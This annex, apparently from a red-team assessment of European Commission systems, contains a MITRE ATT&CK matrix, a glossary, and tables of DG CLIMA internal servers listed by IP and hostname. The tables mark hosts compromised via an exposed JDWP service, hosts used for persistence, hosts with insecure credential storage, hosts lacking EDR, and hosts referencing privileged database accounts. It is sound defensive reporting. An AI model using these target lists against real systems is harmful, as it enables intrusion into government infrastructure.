Search Closed Sources	Obtain Capabilities	Replication Through Removable Media	Input Injection	Create Account	Domain or Tenant Policy Modification	Deobfuscate/Decode Files or Information	Input Capture	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Encrypted Channel	Exfiltration Over Web Service	Endpoint Denial of Service
Search Open Technical Databases	Stage Capabilities	Supply Chain Compromise	Inter-Process Communication	Create or Modify System Process	Escape to Host	Deploy Container	Modify Authentication Process	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository	Fallback Channels	Scheduled Transfer	Financial Theft
Search Open Websites/Domains		Trusted Relationship	Native API	Event Triggered Execution	Event Triggered Execution	Direct Volume Access	Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate Authentication Material	Data from Information Repositories	Hide Infrastructure	Transfer Data to Cloud Account	Firmware Corruption
Search Threat Vendor Data		Valid Accounts	Poisoned Pipeline Execution	Exclusive Control	Exploitation for Privilege Escalation	Domain or Tenant Policy Modification	Multi-Factor Authentication Request Generation	Device Driver Discovery		Data from Local System	Ingress Tool Transfer		Inhibit System Recovery
Search Victim-Owned Websites		Wi-Fi Networks	Scheduled Task/Job	External Remote Services	Hijack Execution Flow	Email Spoofing	Network Sniffing	Domain Trust Discovery		Data from Network Shared Drive	Multi-Stage Channels		Network Denial of Service
			Serverless Execution	Hijack Execution Flow	Process Injection	Execution Guardrails	OS Credential Dumping	File and Directory Discovery		Data from Removable Media	Non-Application Layer Protocol		Resource Hijacking
			Shared Modules	Implant Internal Image	Scheduled Task/Job	Exploitation for Defence Evasion	Steal Application Access Token	Group Policy Discovery		Data Staged	Non-Standard Port		Service Stop
			Software Deployment Tools	Modify Authentication Process	Valid Accounts	File and Directory Permissions Modification	Steal or Forge Authentication Certificates	Local Storage Discovery		Email Collection	Protocol Tunnelling		System Shutdown/Reboot

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
			System Services	Modify Registry		Hide Artifacts	Steal or Forge Kerberos Tickets	Log Enumeration		Input Capture	Proxy		
			User Execution	Office Application Startup		Impair Defences	Steal Web Session Cookie	Network Service Discovery		Screen Capture	Remote Access Software		
			Windows Management Instrumentation	Power Settings		Hijack Execution Flow	Unsecured Credentials	Network Share Discovery		Video Capture	Traffic Signaling		
				Pre-OS Boot		Impersonation		Network Sniffing			Web Service		
				Scheduled Task/Job		Indicator Removal		Password Policy Discovery					
				Server Software Component		Indirect Command Execution		Peripheral Device Discovery					
				Software Extensions		Masquerading		Permission Groups Discovery					
				Traffic Signaling		Modify Authentication Process		Process Discovery					
				Valid Accounts		Modify Cloud Compute Infrastructure		Query Registry					
						Modify Cloud Resource Hierarchy		Remote System Discovery					
						Modify Registry		Software Discovery					
						Modify System Image		System Information Discovery					
						Network Boundary Bridging		System Location Discovery					
						Obfuscated Files or Information		System Network Configuration Discovery					
						Plist File Modification		System Network Connections Discovery					
						Pre-OS Boot		System Owner/User Discovery					
						Process Injection		System Service Discovery					
						Reflective Code Loading		System Time Discovery					
						Rogue Domain Controller		Virtual Machine Discovery					
						Rootkit		Virtualization/Sandbox Evasion					
						Selective Exclusion							
						Subvert Trust Controls							
						System Binary Proxy Execution							
						System Script Proxy Execution							
						Template Injection							
						Traffic Signaling							
						Trusted Developer Utilities Proxy Execution							
						Unused/Unsupported Cloud Regions							
						Use Alternate Authentication Material							
						Valid Accounts							
						Virtualization/Sandbox Evasion							
						Weaken Encryption							
						XSL Script Processing							

5. ANNEXES

5.1. Glossary

Term	Definition
ACL	Access Control List
AD	Active Directory
AD CS	Active Directory Certificate Services
AiTM	adversary-in-The-Middle
AMI	Amazon Machine Image
API	Application Programming Interface
APT	Advanced Persistent Threat
ARP	Address Resolution Protocol
ASCII	American Standard Code for Information Interchange
AWS	Amazon Web Services
BEC	Business Email Compromise
BIOS	Basic Input/Output System
BITS	Windows Background Intelligent Transfer Service
C&C or C2	Command and Control
CED	Commission Enterprise Directory
CI/CD	Continuous Integration and Continuous Delivery
CLI	Command Line Interface
COM	Component Object Model
CTF	Capture The Flag
DAM	Database Activity Monitoring
DB	Database
DC	Domain Controller
DCOM	Distributed Component Object Model
DG	Directorate General
DIGIT	Directorate General for Digital Services
DNS	Domain Name System
DoS	Denial of Service
DTD	Document Type Definition
EC	European Commission
Ecosystem	A group of interconnected information technology resources that can function as a unit. At the EC this is commonly referred to as an IS.
EE	Enterprise Edition
ETL	Extract, Transform, and Load
EU	European Union
EUI	European Union Institutions
FO	Front Office
FQDN	Fully Qualified Domain Name
FTP	File Transfer Protocol
FTPS	FTP Secure

Term	Definition
GCP	Google Cloud Platform
GPO	Group Policy Objects
GUI	Graphical User Interface
HBSS	Host Based Security System
HTRAN	HUC Packet Transmit Tool
HTTP	Hyper Text Transfer Protocol
HTTPS	Hyper Text Transfer Protocol Secure
HUC	Honker Union of China
IaaS	Infrastructure-as-a-Service
ICMP	Internet Control Message Protocol
IP	Internet Protocol
IPC	Inter-Process Communication
IS	Information System
JDWP	Java Debug Wire Protocol
LAN	Local Area Network
LDAP	Lightweight Directory Access Protocol
LDAPS	LDAP over SSL or Secure LDAP
LLMNR	Link-Local Multicast Name Resolution
LSASS	Local Security Authentication Server
MAC	Medium Access Control
MBR	Master Boot Record
MD5	Message Digest algorithm number 5
MFA	Multi-Factor Authentication
MIME	Multipurpose Internet Mail Extensions
MIS	Management Information System
MITM	Man-In-The-Middle
MITRE ATT&CK	MITRE: MITRE Corporation ATT&CK: Adviserial Tactics Techniques and Common Knowledge
MP3	MPEG Audio Layer 3
MPEG	Moving Picture Experts Group
MySQL	My (name of founder’s daughter) SQL
NAS	Network Attached Storage
NATO	North Atlantic Treaty Organization
OOXML	Office Open XML
Org	Organisation
OS	Operating System
OSI	Open Systems Interconnection
OSINT	Open Source INTelligence
PaaS	Platform-as-a-Service
PAM	Pluggable Authentication Modules
PAM (service)	Privileged Access Management
PHP	Hypertext Preprocessor
PoC	Proof of Concept
RAM	Random Access Memory

Term	Definition
RBAC	Role Based Access Control
RCE	Remote Code Execution
RDP	Remote Desktop Protocol
RF	Radio Frequency
RMI	Remote Method Invocation
RMM	Remote Monitoring and Management
RPC	Remote Procedure Call
RT	Red Team
SA	Security Assurance
SaaS	software-as-a-service
SAM	Security Accounts Manager
SCCM	System Center Configuration Manager
SFTP	Secure or SSH FTP
SHA-256	Secure Hash Algorithm using 256 digest bits
SLA	Service Level Agreement
SMB	Server Message Block
SOCKS	SOCKet Secure
SOL	Serial over LAN
SQL	Structured Query Language
SSH	Secure SHell
SSL	Secure Socket Layer
SVR	Russia's Foreign Intelligence Service
Symphony	Symfony is a free and open-source PHP web application framework and a set of reusable PHP component libraries
T	Technique, abbreviation used in the MITRE ATT&CK
TA	Tactic, abbreviation used in the MITRE ATT&CK
TCP	Transport Control Protocol
TLS	Transport Layer Security
TTP	Tools, Techniques and Procedures
UDP	User Datagram Protocol
URL	Uniform Resource Locator
US	United States
USB	Universal Serial Bus
VME	virtual machine environment
VNC	Virtual Network Connector
VPN	Virtual Private Network
WHO	World Health Organization
WiFi	Wireless Fidelity
WinRM	Windows Remote Management
WMI	Windows Management Instrumentation
WSL	Windows Subsystem for Linux
XAMPP	Cross (X) Platform Apache, MySQL (now replaced by MariaDB), PHP and PERL web server platform solution stack package
XML	Extensible Markup Language

Term	Definition
XSL	Extensible Stylesheet Language
ZIP	ZIP is an archive file format, zip means “at high speed”

5.2. Vulnerable Targets Lists

5.2.1. Servers compromised via vulnerable JDWP service

IP	FQDN	DG	Environment	Hosted Services
10.200.9.71	wlslb19140.cc.cec.eu.int	CLIMA	Acceptance	EUTL
10.200.9.72	wlslb19139.cc.cec.eu.int	CLIMA	Acceptance	EUTL
10.200.9.41	wlslb19137.cc.cec.eu.int	CLIMA	Acceptance	EUCR
10.200.9.43	wlslb19138.cc.cec.eu.int	CLIMA	Acceptance	EUCR
10.130.181.129	wlstd03815.cc.cec.eu.int	CLIMA	Development	ODS.2
10.130.176.116	wlstd03088.cc.cec.eu.int	CLIMA	Development	EUCR
10.130.141.34	wlstd01776.cc.cec.eu.int	CLIMA	Development	CH-TI.CHL-VALIDATION
10.130.181.240	wlstd04192.cc.cec.eu.int	CLIMA	Development	EUTL
10.130.138.26	wlstd02308.cc.cec.eu.int	CLIMA	Development	EUTL
10.130.134.110	wlstd04204.cc.cec.eu.int	CLIMA	Development	EUTL
10.130.139.43	wlstd02295.cc.cec.eu.int	CLIMA	Development	EUTL
10.130.133.25	wlstd03462.cc.cec.eu.int	CLIMA	Development	EUCR.SD
10.130.177.142	wlstd03452.cc.cec.eu.int	CLIMA	Development	EUCR.SD
10.130.135.72	wlstd03442.cc.cec.eu.int	CLIMA	Development	EUCR.SD
10.130.140.150	wlstd04188.cc.cec.eu.int	CLIMA	Test	CH-TI.CHL-VALIDATION
10.130.136.170	wlstd11321.cc.cec.eu.int	CLIMA	Test	CH-TI.CHL-VALIDATION
10.130.139.102	wlstd11318.cc.cec.eu.int	CLIMA	Test	CH-TI.CHL-VALIDATION
10.130.139.51	wlstd02729.cc.cec.eu.int	CLIMA	Test	CH-TI.CHL-VALIDATION
10.130.134.94	wlstd02730.cc.cec.eu.int	CLIMA	Test	CH-TI.CHL-VALIDATION
10.130.180.214	wlstd04187.cc.cec.eu.int	CLIMA	Test	CH-TI.CHL-VALIDATION
10.130.181.240	wlstd04192.cc.cec.eu.int	CLIMA	Test	EUTL
10.130.134.110	wlstd04204.cc.cec.eu.int	CLIMA	Test	EUTL
10.130.140.78	wlstd03382.cc.cec.eu.int	CLIMA	Test	EUTL
10.130.143.108	wlstd03381.cc.cec.eu.int	CLIMA	Test	EUTL
10.130.140.150	wlstd04188.cc.cec.eu.int	CLIMA	Test	URA.EXTRACTS
10.130.180.214	wlstd04187.cc.cec.eu.int	CLIMA	Test	URA.EXTRACTS
10.130.140.59	wlstd03376.cc.cec.eu.int	CLIMA	Test	EUCR.AUTHSERV
10.130.138.20	wlstd03375.cc.cec.eu.int	CLIMA	Test	EUCR.AUTHSERV
10.130.130.222	tmstd00513.cc.cec.eu.int	CLIMA	Test	MRV4
10.130.129.141	wlstd11267.cc.cec.eu.int	CLIMA	Test	CH-TI
10.130.143.107	wlstd11265.cc.cec.eu.int	CLIMA	Test	CH-TI
10.130.180.159	wlstd03803.cc.cec.eu.int	CLIMA	Test	EUTL PUBLIC
10.130.130.139	wlstd02910.cc.cec.eu.int	CLIMA	Test	UR.COMMONSERVICES
10.130.133.95	wlstd04185.cc.cec.eu.int	CLIMA	Test	UR.COMMONSERVICES
10.130.130.41	wlstd02925.cc.cec.eu.int	CLIMA	Test	UR.COMMONSERVICES
10.130.179.234	wlstd04205.cc.cec.eu.int	CLIMA	Test	UR.COMMONSERVICES
10.130.130.43	wlstd03378.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.176.73	wlstd03096.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.137.206	wlstd03051.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.141.198	wlstd04182.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.141.60	wlstd03379.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.139.168	wlstd04183.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.176.251	wlstd03094.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.132.192	wlstd03052.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.139.85	wlstd03446.cc.cec.eu.int	CLIMA	Test	EUCR.SD
10.130.141.112	wlstd03448.cc.cec.eu.int	CLIMA	Test	EUCR.SD

5.2.2. Server used to gain persistence via scheduled jobs

IP Address	FQDN	DG	Environment	Hosted Services
10.130.180.214	wlstd04187.cc.cec.eu.int	CLIMA	Test	URA.EXTRACTS
10.130.140.150	wlstd04188.cc.cec.eu.int	CLIMA	Test	URA.EXTRACTS
10.130.130.139	wlstd02910.cc.cec.eu.int	CLIMA	Test	UR.COMMONSERVICES
10.130.181.129	wlstd03815.cc.cec.eu.int	CLIMA	Development	ODS.2
10.130.180.159	wlstd03803.cc.cec.eu.int	CLIMA	Test	EUTL PUBLIC
10.130.141.60	wlstd03379.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.139.102	wlstd11318.cc.cec.eu.int	CLIMA	Test	CH-TI.CHL-VALIDATION
10.130.130.41	wlstd02925.cc.cec.eu.int	CLIMA	Test	UR.COMMONSERVICES
10.130.138.20	wlstd03375.cc.cec.eu.int	CLIMA	Test	EUCR.AUTHSERV

5.2.3. Servers used for insecure credential and secrets storage

IP Address	FQDN	DG	Environment	Hosted Services
10.130.179.158	wlstd03800.cc.cec.eu.int	CLIMA	Acceptance	EUTL PUBLIC
10.130.181.163	wlstd03823.cc.cec.eu.int	CLIMA	Acceptance	FGAS
10.130.142.217	wlstd01904.cc.cec.eu.int	CLIMA	Acceptance	FGAS
10.130.180.135	wlstd03818.cc.cec.eu.int	CLIMA	Acceptance	ODS.2
10.130.141.218	wlstd01771.cc.cec.eu.int	CLIMA	Development	CH-TI
10.130.141.66	wlstd02776.cc.cec.eu.int	CLIMA	Development	FGAS
10.130.181.129	wlstd03815.cc.cec.eu.int	CLIMA	Development	ODS.2
10.130.176.116	wlstd03088.cc.cec.eu.int	CLIMA	Development	EUCR
10.130.137.147	wlstd02057.cc.cec.eu.int	CLIMA	Development	EUCR
10.130.142.187	wlstd01754.cc.cec.eu.int	CLIMA	Development	CH-TI.CHL-VALIDATION
10.130.177.142	wlstd03452.cc.cec.eu.int	CLIMA	Development	EUCR.SD
10.130.176.152	wlstd03451.cc.cec.eu.int	CLIMA	Development	EUCR.SD
10.130.136.163	wlstd11760.cc.cec.eu.int	CLIMA	Test	CH-TI
10.130.180.166	wlstd03831.cc.cec.eu.int	CLIMA	Test	FGAS
10.130.180.165	wlstd03829.cc.cec.eu.int	CLIMA	Test	ODS.2
10.130.180.159	wlstd03803.cc.cec.eu.int	CLIMA	Test	EUTL PUBLIC
10.130.136.40	wlstd01981.cc.cec.eu.int	CLIMA	Test	EUTL PUBLIC
10.130.132.27	muss.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.133.35	fardia.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.131.119	wlstd03450.cc.cec.eu.int	CLIMA	Test	EUCR.SD
10.130.134.65	wlstd03459.cc.cec.eu.int	CLIMA	Test	EUCR.SD
10.130.130.222	tmstd00513.cc.cec.eu.int	CLIMA	Test	MRV4

5.2.4. Servers that contain the WebLogic Scripting Tool (wlst.sh)

IP Address	FQDN	DG	Environment	Hosted Services
10.130.179.158	wlstd03800.cc.cec.eu.int	CLIMA	Acceptance	EUTL PUBLIC
10.130.181.163	wlstd03823.cc.cec.eu.int	CLIMA	Acceptance	FGAS
10.130.142.217	wlstd01904.cc.cec.eu.int	CLIMA	Acceptance	FGAS
10.130.180.135	wlstd03818.cc.cec.eu.int	CLIMA	Acceptance	ODS.2
10.130.141.218	wlstd01771.cc.cec.eu.int	CLIMA	Development	CH-TI
10.130.141.66	wlstd02776.cc.cec.eu.int	CLIMA	Development	FGAS
10.130.181.129	wlstd03815.cc.cec.eu.int	CLIMA	Development	ODS.2
10.130.176.116	wlstd03088.cc.cec.eu.int	CLIMA	Development	EUCR
10.130.137.147	wlstd02057.cc.cec.eu.int	CLIMA	Development	EUCR
10.130.142.187	wlstd01754.cc.cec.eu.int	CLIMA	Development	CH-TI.CHL-VALIDATION
10.130.177.142	wlstd03452.cc.cec.eu.int	CLIMA	Development	EUCR.SD
10.130.176.152	wlstd03451.cc.cec.eu.int	CLIMA	Development	EUCR.SD
10.130.136.163	wlstd11760.cc.cec.eu.int	CLIMA	Test	CH-TI
10.130.180.166	wlstd03831.cc.cec.eu.int	CLIMA	Test	FGAS
10.130.180.165	wlstd03829.cc.cec.eu.int	CLIMA	Test	ODS.2
10.130.180.159	wlstd03803.cc.cec.eu.int	CLIMA	Test	EUTL PUBLIC
10.130.136.40	wlstd01981.cc.cec.eu.int	CLIMA	Test	EUTL PUBLIC

IP Address	FQDN	DG	Environment	Hosted Services
10.130.131.119	wlstd03450.cc.cec.eu.int	CLIMA	Test	EUCR.SD
10.130.134.65	wlstd03459.cc.cec.eu.int	CLIMA	Test	EUCR.SD

5.2.5. Servers with Oracle T3/T3s access

IP Address	FQDN	DG	Environment	Hosted Services	T3 or T3s?
10.130.179.158	wlstd03800.cc.cec.eu.int	CLIMA	Acceptance	EUTL PUBLIC	Both
10.130.181.163	wlstd03823.cc.cec.eu.int	CLIMA	Acceptance	FGAS	Only T3
10.130.142.217	wlstd01904.cc.cec.eu.int	CLIMA	Acceptance	FGAS	Both
10.130.180.135	wlstd03818.cc.cec.eu.int	CLIMA	Acceptance	ODS.2	Only T3
10.130.141.218	wlstd01771.cc.cec.eu.int	CLIMA	Development	CH-TI	Only T3
10.130.141.66	wlstd02776.cc.cec.eu.int	CLIMA	Development	FGAS	Only T3
10.130.181.129	wlstd03815.cc.cec.eu.int	CLIMA	Development	ODS.2	Both
10.130.176.116	wlstd03088.cc.cec.eu.int	CLIMA	Development	EUCR	Both
10.130.137.147	wlstd02057.cc.cec.eu.int	CLIMA	Development	EUCR	Both
10.130.142.187	wlstd01754.cc.cec.eu.int	CLIMA	Development	CH-TI.CHL-VALIDATION	Only T3
10.130.177.142	wlstd03452.cc.cec.eu.int	CLIMA	Development	EUCR.SD	Only T3
10.130.176.152	wlstd03451.cc.cec.eu.int	CLIMA	Development	EUCR.SD	Both
10.130.136.163	wlstd11760.cc.cec.eu.int	CLIMA	Test	CH-TI	Both
10.130.180.166	wlstd03831.cc.cec.eu.int	CLIMA	Test	FGAS	Only T3
10.130.180.165	wlstd03829.cc.cec.eu.int	CLIMA	Test	ODS.2	Only T3
10.130.180.159	wlstd03803.cc.cec.eu.int	CLIMA	Test	EUTL PUBLIC	Only T3
10.130.136.40	wlstd01981.cc.cec.eu.int	CLIMA	Test	EUTL PUBLIC	Only T3
10.130.132.27	muss.cc.cec.eu.int	CLIMA	Test	EUCR	Both
10.130.133.35	fardia.cc.cec.eu.int	CLIMA	Test	EUCR	Only T3
10.130.131.119	wlstd03450.cc.cec.eu.int	CLIMA	Test	EUCR.SD	Both
10.130.134.65	wlstd03459.cc.cec.eu.int	CLIMA	Test	EUCR.SD	Both

5.2.6. Servers with no effective EDR

IP Address	FQDN	DG	Environment	Hosted Services
10.130.180.214	wlstd04187.cc.cec.eu.int	CLIMA	Test	URA.EXTRACTS
10.130.140.150	wlstd04188.cc.cec.eu.int	CLIMA	Test	URA.EXTRACTS
10.130.130.139	wlstd02910.cc.cec.eu.int	CLIMA	Test	UR.COMMONSERVICES
10.130.130.41	wlstd02925.cc.cec.eu.int	CLIMA	Test	UR.COMMONSERVICES
10.130.179.234	wlstd04205.cc.cec.eu.int	CLIMA	Test	UR.COMMONSERVICES
10.130.133.95	wlstd04185.cc.cec.eu.int	CLIMA	Test	UR.COMMONSERVICES
10.130.181.129	wlstd03815.cc.cec.eu.int	CLIMA	Development	ODS.2
10.130.130.222	tmstd00513.cc.cec.eu.int	CLIMA	Test	MRV4
10.130.143.108	wlstd03381.cc.cec.eu.int	CLIMA	Test	EUTL
10.130.180.159	wlstd03803.cc.cec.eu.int	CLIMA	Test	EUTL PUBLIC
10.130.181.240	wlstd04192.cc.cec.eu.int	CLIMA	Test	EUTL
10.130.134.110	wlstd04204.cc.cec.eu.int	CLIMA	Test	EUTL
10.130.141.112	wlstd03448.cc.cec.eu.int	CLIMA	Test	EUCR.SD
10.130.139.85	wlstd03446.cc.cec.eu.int	CLIMA	Test	EUCR.SD
10.130.140.59	wlstd03376.cc.cec.eu.int	CLIMA	Test	EUCR.AUTHSERV
10.130.132.192	wlstd03052.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.141.198	wlstd04182.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.139.168	wlstd04183.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.137.206	wlstd03051.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.176.251	wlstd03094.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.130.43	wlstd03378.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.141.60	wlstd03379.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.140.78	wlstd03382.cc.cec.eu.int	CLIMA	Test	EUTL
10.130.176.73	wlstd03096.cc.cec.eu.int	CLIMA	Test	EUCR
10.130.176.116	wlstd03088.cc.cec.eu.int	CLIMA	Development	EUCR
10.130.138.20	wlstd03375.cc.cec.eu.int	CLIMA	Test	EUCR.AUTHSERV

10.130.134.94	wlstd02730.cc.cec.eu.int	CLIMA	Test	CH-TI.CHL-VALIDATION
10.130.139.51	wlstd02729.cc.cec.eu.int	CLIMA	Test	CH-TI.CHL-VALIDATION
10.130.136.170	wlstd11321.cc.cec.eu.int	CLIMA	Test	CH-TI.CHL-VALIDATION
10.130.139.102	wlstd11318.cc.cec.eu.int	CLIMA	Test	CH-TI.CHL-VALIDATION
10.130.129.141	wlstd11267.cc.cec.eu.int	CLIMA	Test	CH-TI
10.130.143.107	wlstd11265.cc.cec.eu.int	CLIMA	Test	CH-TI

5.2.7. Servers that reference high-privileged Oracle DB users

IP Address	FQDN	DG	Environment	Hosted Services	Connection
10.130.180.159	wlstd03803.cc.cec.eu.int	CLIMA	Test	EUTL PUBLIC	User: ***SECRETS_APP*** Oracle DB server: ***olrdev22***
10.130.140.150	wlstd04188.cc.cec.eu.int	CLIMA	Test	URA.EXTRACTS	User: ***EXTRACTS_ADM*** Oracle DB server: ***olrdev34***

5.2.8. Servers that revealed the Oracle Internet Directory (OID) connection string

IP Address	FQDN	DG	Environment	Hosted Services
10.130.134.94	wlstd02730.cc.cec.eu.int	CLIMA	Test	CH-TI.CHL-VALIDATION

5.2.9. Server serving unencrypted Oracle Internet Directory (OID)

IP Address	FQDN:port
158.167.240.10	oid.cc.cec.eu.int:389